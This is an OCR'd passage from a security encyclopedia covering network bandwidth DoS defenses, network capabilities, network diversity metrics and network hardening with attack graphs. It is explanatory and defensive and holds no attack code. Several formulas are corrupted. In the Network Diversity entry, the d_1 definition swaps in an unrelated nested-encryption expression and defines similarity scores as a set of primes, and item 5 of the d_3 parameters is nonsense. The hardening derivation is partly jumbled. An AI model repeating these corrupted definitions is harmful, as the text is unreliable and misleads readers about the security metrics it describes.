Tools for launching bandwidth DoS attacks can be commonly found on the Internet. Their sophistication and effectiveness varies. Practically all botnet software allow their controllers to launch bandwidth DoS attacks, sometimes offering sophisticated features such as "pulsing attacks" (where an attack is turned on and off, in an effort to confound detection and defense), rotation (where different subsets of the botnet may participate in the attack at different times, again toward confounding defense), scheduled attacks, etc. In some recent cases, especially where DoS attacks were launched for political purposes, tools were made available for sympathizing users to download and purposely use to contribute to the attacks.

Defending against bandwidth DoS attacks is often difficult for the target site, because the congestion usually occurs upstream (farther in the network) from any equipment that the site controls (e.g., a router or firewall). For an effective response, a target site typically needs to coordinate a response with its parent ISP. If the attack traffic is easy to characterize or otherwise "stands out," such as a UDP packet flood against a website, blocking at an appropriate upstream location by the ISP is relatively straightforward. When the attack traffic is not easy to characterize or the necessary router resources or features are not available for filtering, ISPs resort to *blackholing*. In that case, a routing entry for the target's network prefix (which may include other, otherwise untargeted sites) is injected into the ISP's routing protocol. Those entry points effectively cause all traffic to the target, both legitimate and attack, to be dropped by the ISP routers. In this way, the attack traffic is dropped as soon as it enters the

ISP’s network, thereby avoiding link congestion. Since legitimate traffic to the target site is also dropped, blackholing does not help restore access to the said site.

Another practical defense against network bandwidth attacks involves the use of content delivery networks (CDNs). For relatively static content, this allows a website to effectively create many different instances of itself distributed around the Internet, making it difficult for an attacker to completely deny access to all of them. However, this approach does not work well for sites with dynamic or interactive content.

A related approach is the use of DDoS protection services, e.g., CloudFlare or Imperva. These services act as a proxy between clients and the protected sites, and employ a combination of overprovisioning, distributed placement leveraging techniques such as IP Anycast or DNS-based redirection to spread and redirect traffic, and DDoS detection and mitigation techniques to scrub attack traffic.

Modern routers and firewalls offer some defenses against bandwidth DoS attacks, such as terminating TCP handshakes or using “SYN cookies” to mitigate SYN flood attacks and applying statistical means to detecting network traffic anomalies. The effectiveness of such schemes varies against the different types of attack traffic, as does their impact on router performance. Many of these features are available on customer-premises equipment (as opposed to ISP-grade equipment), reducing their relevance in defending against attacks that cause congestion in upstream links.

Other types of DoS attacks, such as those that exhaust available memory on a system or cause excessive CPU utilization by exploiting worst-case algorithmic behavior via carefully selected inputs, can be used to the same effect. However, these typically require a good understanding of the particular system and application that is being attacked. In contrast, bandwidth DoS attacks can be launched against any host or network with little or no knowledge of the services that are available in the target.

Open Problems

Considerable research has been conducted in the areas of traffic characterization and anomaly detection, proactive network architecture design, reactive mechanism retrofitting, attack tolerance and avoidance, and attribution. The problem of detecting and defending against bandwidth

denial of service attacks in open networks, and specifically in the Internet, remains unsolved.

Cross-References

- Algorithmic DoS
- Application-Level Denial of Service
- SYN Flood Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_272

Network Capabilities

Xiaowei Yang[6] ✉
(6) Department of Computer Science, Duke University, Durham, NC, USA

✉ **Xiaowei Yang**
Email: xwy@cs.duke.edu

Definition

Network capabilities refer to short-term authorizations that a sender obtains from a receiver and stamps on its packets to the receiver.

Background

Anderson et al. (2003) first proposed the notion of network capabilities and envisioned to use them to prevent Internet denial-of-service (DoS) attacks (Anderson et al. 2003) in 2003. Researchers later refined their vision and developed capability-based network architectures that are resistant to network-layer DoS flooding attacks, including the SIFF (Yaar et al. 2004) and the TVA architecture (Yang et al. 2005, 2008).

Gligor proposed a related mechanism that uses tickets to defend against service-level flooding attacks (Gligor 2003). A client that wishes to access an application service (e.g., a Web server) will first request an access ticket from a rate-control service. A verifier located between a client's network access point and the service will check a ticket's validity, and discards requests with invalid tickets. Different from network capabilities, the ticket mechanism aims to limit service-level DoS flooding attacks and uses a third-party service to issue tickets, while network capabilities are agnostic

to upper-level applications, are obtained in-band between a sender and a receiver, and can be used to limit network-layer DoS flooding traffic.


Another related mechanism called visa was proposed by Estrin et al. (1989). Different from network capabilities, visas are primarily designed for access control. To communicate with a destination, a source requests exit and entry visas from an access control server in its network. If such commuications are permitted by the origin and destination networks' policies, an exit and an entry visa are issued, and the source send packets that carry those visas to leave its source network and to enter the destination network.

Theory

Network capabilities are short-term authorizations that senders obtain from receivers and stamp on their packets. They allow receivers to control the traffic they receive, cutting to the heart of the DoS problem by allowing unwanted traffic to be removed in the network, but do so in an open manner by providing destinations with the control over which traffic is filtered. Capabilities are also used in operating systems for access control (Levy 1984). In that context, a capability is a token of authorization with which access rights are associated. A user program must present a capability before accessing an object protected by access control.

Bootstrap

Network capabilities are initially obtained using request packets that do not have capabilities. These requests are sent from a sender to a destination, e.g., as part of a TCP SYN packet. The destination then returns capabilities to the sender if it chooses to authorize the sender for further packets, e.g., piggybacked on the TCP SYN/ACK response. Figure 1 shows how a sender obtains capabilities from a receiver for a single direction of transfer; each direction is handled independently, though requests and responses in different directions can be combined in one packet. Once the sender has capabilities, the communication is bootstrapped in the sense that the sender can send further packets with capabilities that routers can validate.



Network Capabilities, Fig. 1 A sender obtaining initial capabilities by (1) sending a request to the destination, to which routers add pre-capabilities; and (2) receiving a response, to which the destination added capabilities

Unforgeable Capabilities

To be useful, capabilities must not be forged by senders. This goal is achieved by using cryptography. Figure 2 illustrates the high-level idea.

Pre-capability (routers)

Time stamp (8 bits)	hash(src IP, dest IP, in iface, out iface, time, secret) (56 bits)

Capability (hosts)

Time stamp (8 bits)	hash(pre-capability, N, T) (56 bits)

Network Capabilities, Fig. 2 Format of capabilities

A cryptographic keyed hash binds a capability to a specific network path, including source and destination IP addresses, at a specific time. Each router that forwards a request packet generates its own pre-capability and attaches it to the packet. As shown in Fig. 2, a pre-capability consists of a local router time stamp and a cryptographic hash of that time stamp plus the source and destination IP addresses and a slowly changing secret known only to the router. Observe that each router can verify for itself that a pre-capability attached to a packet is valid by recomputing the hash, since the router knows all of the inputs, but it is cryptographically hard for other parties to forge the pre-capability without knowing the router secret.

The destination thus receives an ordered list of pre-capabilities that corresponds to a specific network path with fixed source and destination IP endpoints. It is this correspondence that prevents an attacker from successfully using capabilities issued to another party: it cannot generally

arrange to send packets with a specific source and destination IP address through a specific sequence of routers unless it is colocated with the source. In the latter case, the attacker is indistinguishable from the source as far as the network is concerned, and shares its fate in the same manner as for requests. (And other, more devastating attacks are possible if local security is breached.) Thus, the problem of remote exploitation is reduced to the problem of local security.

If the destination wishes to authorize the request, it returns an ordered list of capabilities to the sender via a packet sent in the reverse direction. Conceptually, the pre-capabilities described above could directly serve as these capabilities. However, a receiver may wish to authorize fine-grained capabilities that grant the right to send up to N bytes along a path within the next T seconds, e.g., 100 KB in 10 s. The form of these capabilities is shown in Fig. 2. The destination converts the pre-capabilities it receives from routers to full capabilities by hashing them with N and T. Each destination can choose N and T (within limits) for each request, using any method from simple defaults to models of prior behavior. It is these full capabilities, along with N and T, that are returned to authorize the sender. For longer flows, the sender renews these capabilities before they reach their limits.

Routers verify their portion of the capabilities by recomputing the hashes much as before, except that now two hashes are required instead of one. The routers now perform two further checks, one for N and one for T. First, routers check that their local time is no greater than the router time stamp plus T to ensure that the capability has not expired. This requires that T be at most one half of the largest router time stamp so that two time values can be unambiguously compared under a modulo clock. The replay of very old capabilities for which the local router clock has wrapped are handled by periodically changing the router secret. Second, routers check that the capability will not be used for more than N bytes.

Open Problems

A main weakness of network capabilities is the request packet channel. Attackers may attempt to flood request packets that do not have capabilities to overwhelm legitimate request traffic, preventing legitimate senders from obtaining network capabilities. To address this problem, a capability-based

network architecture limits the request channel bandwidth to a small fraction of a link's capability, preventing request packets from overwhelming authorized packets with valid capabilities. In addition, it also employs a protection mechanism that prevents malicious requests from overwhelming legitimate requests. One protection mechanism is to use fair queuing to separate each sender's request packets (Yang et al. 2005, 2008). Another one is to use computational puzzles (Parno et al. 2007). To send a request packet, a sender must solve a computational puzzle and carry the puzzle solution in the request packet. Puzzles are of different levels of hardness. A router gives higher forwarding priority to request packets that solve harder puzzles. Researchers have shown that if a sender waits long enough to solve a sufficiently difficult puzzle, its request packet will be forwarded to a receiver without suffering congestion. Thus, it can obtain valid capabilities from the receiver even if attackers attempt to flood the request packet channel.

Recommended Reading

Anderson T, Roscoe T, Wetherall D (2003) Preventing Internet denial of service with capabilities. In: Proceedings of HotNets-II, Nov. 2003

Estrin D, Mogul JC, Tsudik G, Anand K (1989) Visa protocols for controlling inter-organization datagram flow. IEEE JSAC

Gligor VD (2003) Guaranteeing access in spite of distributed service-flooding attacks. In: Proceedings of the Security Protocols Workshop

Levy HM (1984) Capability-based computer systems. Digital Equipment Corporation [zbMATH]

Parno B, Wendlandt D, Shi E, Perrig A, Maggs B, Hu Y-C (2007) Portcullis: protecting connection setup from denial-of-capability attacks. In: ACM SIGCOMM

Yaar A, Perrig A, Song D (2004) SIFF: a stateless Internet flow filter to mitigate DDoS flooding attacks. In: IEEE symposium on security and privacy

Yang X, Wetherall D, Anderson T (2005) A DoS-limiting network architecture. In: ACM SIGCOMM

Yang X, Wetherall D, Anderson T (2008) TVA: A DoS-limiting network architecture. IEEE/ACM ToN 16(6)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1775

Network Diversity

Menghyuan Zhang[7] ✉
(7) The Hong Kong Polytechnic University, Hong Kong, China

✉ **Menghyuan Zhang**
Email: mengyuan.zhang@polyu.edu.hk

Definitions

Network diversity has been proposed as a security mechanism for increasing the resilience of a network against unknown attacks. Different than software diversity, which focuses on deploying/implementing diverse software replicas or variants on a single system, network diversity involves a global property of the entire network.

Background

The concept of diversity has been adopted from ecology to the computer science domain first in the context of software. Software diversity, including n-version programming, randomization, and software variability, has been studied to enhance fault tolerance or security (Baudry and Monperrus, 2015). It is widely believed that diversity will decrease the effectiveness of repeated applications of single attacks (O'Donnell and Sethu, 2004). It has been proved that one of the effective software diversity techniques to prevent reusing exploits would be transforming binaries of a given software into several ones (Reyes et al, 2019). Similar ideas have been employed for preventing security attacks, such as the N-variant system and the behavioral distance approach.

More recently, certain new applications are built to follow the concept of diversity such as moving target defense and cloud computing security. The research on network diversity focuses on evaluating and quantifying diversity of an entire network as a security metric and providing potential solutions to improve networks' resilience against attacks.

Theory and Application

In the context of network diversity, three metrics (Zhang et al, 2016) were originally proposed to model diversity of a given network, namely, d_1, d_2, and d_3, based on various features. Inspired by the biodiversity concept in ecology, d_1-diversity is defined based on the effective richness of resources in a network.


Definition 1 (Effective Richness and d_1-Diversity) In a network G composed of a set of hosts $H = \{h_1, h_2, \ldots, h_n\}$, a set of resource types $R = \{r_1, r_2, \ldots, r_m\}$, and the resource mapping $res(.) : H \rightarrow 2^R$, let $y = e_{k_3}\left(e_{k_2}\left(e_{k_1}(x)\right)\right)$ (total number of resource instances), and let $p_j = \frac{|\{h_i : r_j \in res(h_i)\}|}{t} (1 \leq i \leq n, 1 \leq j \leq m)$ (relative frequency of each resource). We define the network's diversity as $d_1 = \frac{r(G)}{t}$, where $r(G)$ is the network's effective richness of resources, defined as

$$r(G) = \frac{1}{\prod_1^n p_i^{p_i}}$$

This metric could be further evolved into similarity-sensitive diversity metric by incorporating similarity scores $S = \{p \in \mathbb{N}\,\mathrm{prime} \mid p \leq B\}$ (a larger value denoting higher similarity and $z(i, i) = 1$ for all $1 \leq i \leq m$), between the resources.

The d_1-diversity metric captures the coarse-grained diversity of a given network; however, it fails to consider the relationships between resources. To incorporate the structural relationships between resources, d_2 is proposed to model network diversity based on the least attacking effort, and d_3 is designed to capture the effect of diversity based on average attacking effort. Users could apply those three metrics based on their own use cases.

In order to model diversity based on attacking efforts, a *resource graph* is proposed for modeling the relationships and possible zero-day attacks between different resources. This model is similar to an *attack graph*, but it focuses on remotely accessible resources, which will be regarded as placeholders for potential zero-day vulnerabilities instead of known vulnerabilities as in attack graphs. Figure 1 depicts a resource graph for a network, which is syntactically equivalent to an attack graph, but models zero-day attacks rather than known vulnerabilities.



Network Diversity, Fig. 1 An example resource graph

The d_2 metric is defined based on the least attacking effort, i.e., the shortest path on a resource graph with a given critical asset. Specifically, given a resource graph, the d_2 network diversity metric is defined as the ratio between the minimum number of distinct resources on a path and the minimum number of steps on a path.

Definition 2 (d_2-Diversity) Given a resource graph $G(E \cup C, R_r \cup R_i)$ and a goal condition $c_g \in C$, for each $c \in C$ and $q \in \text{seq}(c)$, denote $R(q)$ for $\{r : r \in R, r \text{ appears in } q\}$; the network diversity is defined as (where min(.) returns the minimum value in a set)

$$d_2 = \frac{\min_{q \in \text{seq}(c_g)} \mid R(q) \mid}{\min_{q' \in \text{seq}(c_g)} \mid q' \mid}$$

To capture the effect of diversity based on average attacking effort by combining all attack paths, the d_3 metric defines network diversity as the ratio between two probabilities, namely, the probability that given critical assets may be compromised and the same probability but assuming that all resource instances are distinct.

Definition 3 (d_3 Diversity) Given a resource graph $G(E \cup C, R_r \cup R_i)$, let $R' \subseteq R$ be the set of resource types, each of which is shared by at least two exploits in E, and let $R_s = \{(r, \langle r, h_s, h_d \rangle) : r \in R', \langle r, h_s, h_d \rangle \in E\}$ (i.e., edges from resource types to resource instances). Construct a Bayesian network $B = (G'(E \cup C \cup R', R_r \cup R_i \cup R_s), \theta)$, where G' is obtained by injecting R' and R_s into the resource graph G, and regarding each node as a discrete random variable with two states T and F, and θ is the set of parameters of the Bayesian network given as follows.

1. $P(c = T) = 1$ for all the initial conditions $c \in C_I$.

2. $P(r = T)$ are given for all the shared resource types $r \in R'$.

3. $P(e \mid \exists c_{\langle c,e \rangle \in R_r} = F) = 0$ (i.e., an exploit cannot be executed until all of its pre-conditions are satisfied).

4. $P(c \mid \exists e_{\langle e,c \rangle \in R_i} = T) = 1$ (i.e., a post-condition can be satisfied by any exploit alone).

5. $s \underline{\texttt{o}}\, o \Rightarrow \underline{\texttt{il}}(s)\ \underline{\texttt{leq}}\ \underline{\texttt{il}}(o)$. are given for all $e \in E$ (i.e., the probability of successfully executing an exploit when its pre-conditions have all been satisfied).

Given any $c_g \in C$, the network diversity d_3 is defined as $d_3 = \frac{p'}{p}$ where $p = P(c_g \mid \forall c_c \in CI = T)$ (i.e., the conditional probability of c_g being satisfied given that all the initial conditions are true) and p' denotes the minimum possible value of p when some edges are deleted from R_s (i.e., the lowest attack likelihood by assuming certain resource types are no longer shared by exploits).

Applications. Network diversity metrics can be used in improving security level for systems. Generally, implementing diversity in a network could be a tedious and error-prone task if done manually. Researchers utilize network diversity metrics for diversifying networks services automatically under various constraints (Borbor et al, 2016), e.g., overall diversification cost must be less than a given budget, in order to harden the network against unknown attacks. To cope with the ever-changing network environment, the concept of dynamic diversity is proposed by Chen et al (2021) to quantify cybersecurity effectiveness. As a use case in other platforms, researchers utilized the concept of network diversity metrics for defining the factor of security (FoS) metrics to quantify the security effectiveness of redundant substations in smart grids (Duman et al, 2020).

Open Problems and Future Directions

Evaluating the proposed network diversity metrics and concepts in real production networks remains an open problem in this research. The evaluation methods in most of the research efforts done in this domain are mainly relying on simulations. Possibly, real data should be collected and utilized to provide a stronger justification of the effectiveness.

Cross-References

Attack Graphs

References

Baudry B, Monperrus M (2015) The multiple facets of software diversity: recent developments in year 2000 and beyond. ACM Comput Surv (CSUR) 48(1):1–26
[zbMATH]

Borbor D, Wang L, Jajodia S, Singhal A (2016) Diversifying network services under cost constraints for better resilience against unknown attacks. In: IFIP Annual Conference on Data and Applications Security and Privacy. Springer, pp 295–312

Chen H, Cam H, Xu S (2021) Quantifying cybersecurity effectiveness of dynamic network diversity. IEEE Trans Depend Secure Comput 19(6):3804–3821
[zbMATH]

Duman O, Zhang M, Wang L, Debbabi M, Atallah R, Lebel B (2020) Factor of security (fos): quantifying the security effectiveness of redundant smart grid subsystems. IEEE Trans Depend Secure Comput 19(2):1018–1035

O'Donnell AJ, Sethu H (2004) On achieving software diversity for improved network security using distributed coloring algorithms. In: Proceedings of the 11th ACM Conference on Computer and Communications Security, pp 121–131

Reyes D, Acosta JC, Torre AEDL, Salamah S (2019) A system for analyzing diversified software binaries. In: 2019 IEEE Military Communications Conference, MILCOM'19. IEEE, pp 1–6

Zhang M, Wang L, Jajodia S, Singhal A, Albanese M (2016) Network diversity: a security metric for evaluating the resilience of networks against zero-day attacks. IEEE Trans Inf Foren Secur 11(5):1071–1086
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300637

Network DoS

Network Bandwidth Denial of Service (DoS)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300638

Network Flooding Attack

Network Bandwidth Denial of Service (DoS)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1776

Network Hardening

Lingyu Wang[8] ✉
(8) Concordia Institute for Information Systems Engineering, Concordia University, Montreal, QC, Canada

✉ **Lingyu Wang**
Email: wang@ciise.concordia.ca

Synonyms

System hardening

Definitions

Network hardening is an automated approach for optimally combining given hardening options to prevent critical assets in a network from being compromised. Example hardening options may include disabling unnecessary services, firewalling, patching vulnerabilities, enforcing stricter access control, and diversification.

Background

Today's enterprise networks are increasingly subjected to advanced persistent threats (APTs) in which attackers can employ multiple related attack steps to infiltrate even well-guarded networks. There are many options for administrators to proactively "harden" their networks against such attacks, e.g., through regularly updating/upgrading network components, patching vulnerabilities, disabling unneeded services, diversifying hardware/software, enforcing stricter user policies, relocating


critical assets to be behind multiple firewalls, etc. However, the administrators usually have to rely on their experiences to decide which hardening options to choose, and where or how to apply them, which can be challenging and prone to human errors, especially for large networks. Advances on topological vulnerability analysis using attack graphs have made it possible to systematically model the ways in which different vulnerabilities may potentially be combined during a multistep attack. Nonetheless, such an analysis does not provide a direct solution for hardening the networks against such attacks.

Theory

In such a context, Sheyner et al. (2002) defined a *minimum critical set* as the minimum set of exploits in an attack graph whose "removal" (e.g., through patching) can prevent given critical assets inside the attack graph from being reached (informally, this is similar to the concept of a cut set in graph theory). Later, Noel et al. (2003) observed that in practice it is not always possible to remove such an arbitrary set of exploits in an attack graph, because some of those exploits may be unavoidable consequences of other exploits not included in the given set (e.g., a local exploit may not be removed without first removing remote exploits that give attackers access to the host). Consequently, Noel et al. (Noel et al., 2003; Wang et al., 2006) introduced the concept of network hardening based on disabling initially satisfied conditions (i.e., conditions in an attack graph that are not serving as post-conditions of any exploit, e.g., the existence of an open port or a vulnerability). This provides administrators a more enforceable solution as such initially satisfied conditions can be independently disabled (without worrying they might be re-enabled through exploiting other exploits).

For example, Fig. 1 shows an annotated attack graph where exploits appear as green rectangles, initially satisfied conditions as purple ovals, and other conditions as blue ovals. The algorithm (Wang et al., 2006) will start from the condition representing the given critical asset (root privilege on host 2) and traverse the attack graph backwards by following the directed edges in the reverse direction, as indicated with letters A to J in the figure. During the traversal, the algorithm gradually derives a logic proposition composed of the initial conditions as the necessary and sufficient condition for disabling the critical asset condition as follows (the last two lines first

convert the proposition into its disjunctive normal form and then apply De Morgan's law to obtain the two conjunctions representing two possible ways to harden the network).



Network Hardening, Fig. 1 An example of network hardening

	1. L	$= \neg root(2)$
	2.	$= \neg(rsh(0, 2) \vee rsh(1, 2))$
	3.	$= \neg(ftp_rhosts(0, 2) \vee trust(2, 1) \wedge$

user(1))		
	4.	= ¬(*ftp*(0, 2) ∨ *ftp*(1, 2) ∧ (*rsh*(0, 1)
∨ *sshd_bof*(0, 1) ∨ *rsh*(2, 1) ∨ *sshd*		
_bof(2, 1)))		
	5.	= ¬(*ftp*(0, 2) ∨ *ftp*(1, 2) ∧ (*ftp*(0, 1)
∨ *sshd*(0, 1) ∨ *trust*(1, 2) ∧ *FALSE*		
∨ *sshd*(2, 1) ∧ *FALSE*))		
	6.	= ¬(*ftp*(0, 2) ∨ *ftp*(1, 2) ∧ (*ftp*(0, 1)
∨ *sshd*(0, 1) ∨ *ftp*(2, 1) ∧ *FALSE*		
∧ *FALSE* ∨ *sshd*(2, 1) ∧ *FALSE*))		
	7.	= ¬(*ftp*(0, 2) ∨ *ftp*(1, 2) ∧ (*ftp*(0, 1)
∨ *sshd*(0, 1)))		
	8.	= ¬((*ftp*(0, 2) ∨ *ftp*(1, 2)) ∧ (*ftp*(0, 2)
∨ *ftp*(0, 1) ∨ *sshd*(0, 1)))		
	9.	= ¬(*ftp*(0, 2) ∧¬*ftp*(1, 2) ∨¬*ftp*(0, 2)
∧¬*ftp*(0, 1) ∧¬*sshd*(0, 1)		

Albanese et al. (2012) observed that such an approach has an exponential worst-case complexity (as the hardening result itself may be exponential in size) and consequently proposed a heuristic approach to yield reasonably good results in significantly less time. Dewri et al. (2007) modeled network hardening as standard optimization problems with a single or multiple objectives, which was then solved using a genetic algorithm. Poolsappasit et al. (2012) extended this model to also consider dynamic conditions (conditions that may change or emerge while the model is running) through using Bayesian attack graphs to model the likelihood of an attack. More recently, Borbor et al. (2018) unified different kinds of hardening options (disabling conditions, firewalling, relocating resources, etc.) under a common model such that the network can still be effectively hardened even if certain vulnerabilities cannot be patched. Borbor et al. (2019) also studied how diversity among software services in a network may be leveraged to harden it against potential attacks. Paulsen et al. (2018) aim to find the compromise between security and usability requirements through mapping the network hardening problem to a constrained

optimization problem and solving it with population-based incremental learning (PBIL).

Open Problems and Future Directions

The automated deployment of a network hardening solution is an open problem, as most existing works assume their solutions will be manually deployed by administrators. Hardening virtual networks based on their specific characteristics (e.g., virtual resources can be far more easily created, removed, or migrated than their physical counterparts) represents another open problem. Finally, despite existing efforts, scalability is still an open problem in network hardening, especially considering the scale and dynamicity of (virtual) networks in the era of clouds/edges.

Cross-References

Attack Graphs
Network Security
Security Reputation Metrics

References

Albanese M, Jajodia S, Noel S (2012) Time-efficient and cost-effective network hardening using attack graphs. In: Proceedings of the 42nd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2012), Boston

Borbor D, Wang L, Jajodia S, Singhal A (2018) Surviving unpatchable vulnerabilities through heterogeneous network hardening options. J Comput Secur 26:761–789

Borbor D, Wang L, Jajodia S, Singhal A (2019) Optimizing the network diversity to improve the resilience of networks against unknown attacks. Comput Commun 145:96–112

Dewri R, Poolsappasit N, Ray I, Whitley D (2007) Optimal security hardening using multi-objective optimization on attack tree models of networks. In: Proceedings of the 14th ACM Conference on Computer and Communications Security. ACM, pp 204–213

Noel S, Jajodia S, O'Berry B, Jacobs M (2003) Efficient minimum-cost network hardening via exploit dependency graphs. In: Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC'03)

Paulsen A, Yazidi A, Feng B, Ou X (2018) A population-based incremental learning approach to network hardening. In: New Trends in Intelligent Software Methodologies, Tools and Techniques.

IOS, pp 941–953
[zbMATH]

Poolsappasit N, Dewri R, Ray I (2012) Dynamic security risk management using Bayesian attack graphs. IEEE Trans Dependable Secure Comput 9(1):61–74

Sheyner O, Haines JW, Jha S, Lippmann R, Wing JM (2002) Automated generation and analysis of attack graphs. In: Proceedings of the IEEE S&P'02

Wang L, Noel S, Jajodia S (2006) Minimum-cost network hardening using attack graphs. Comput Commun 29(18):3812–3824
[zbMATH]

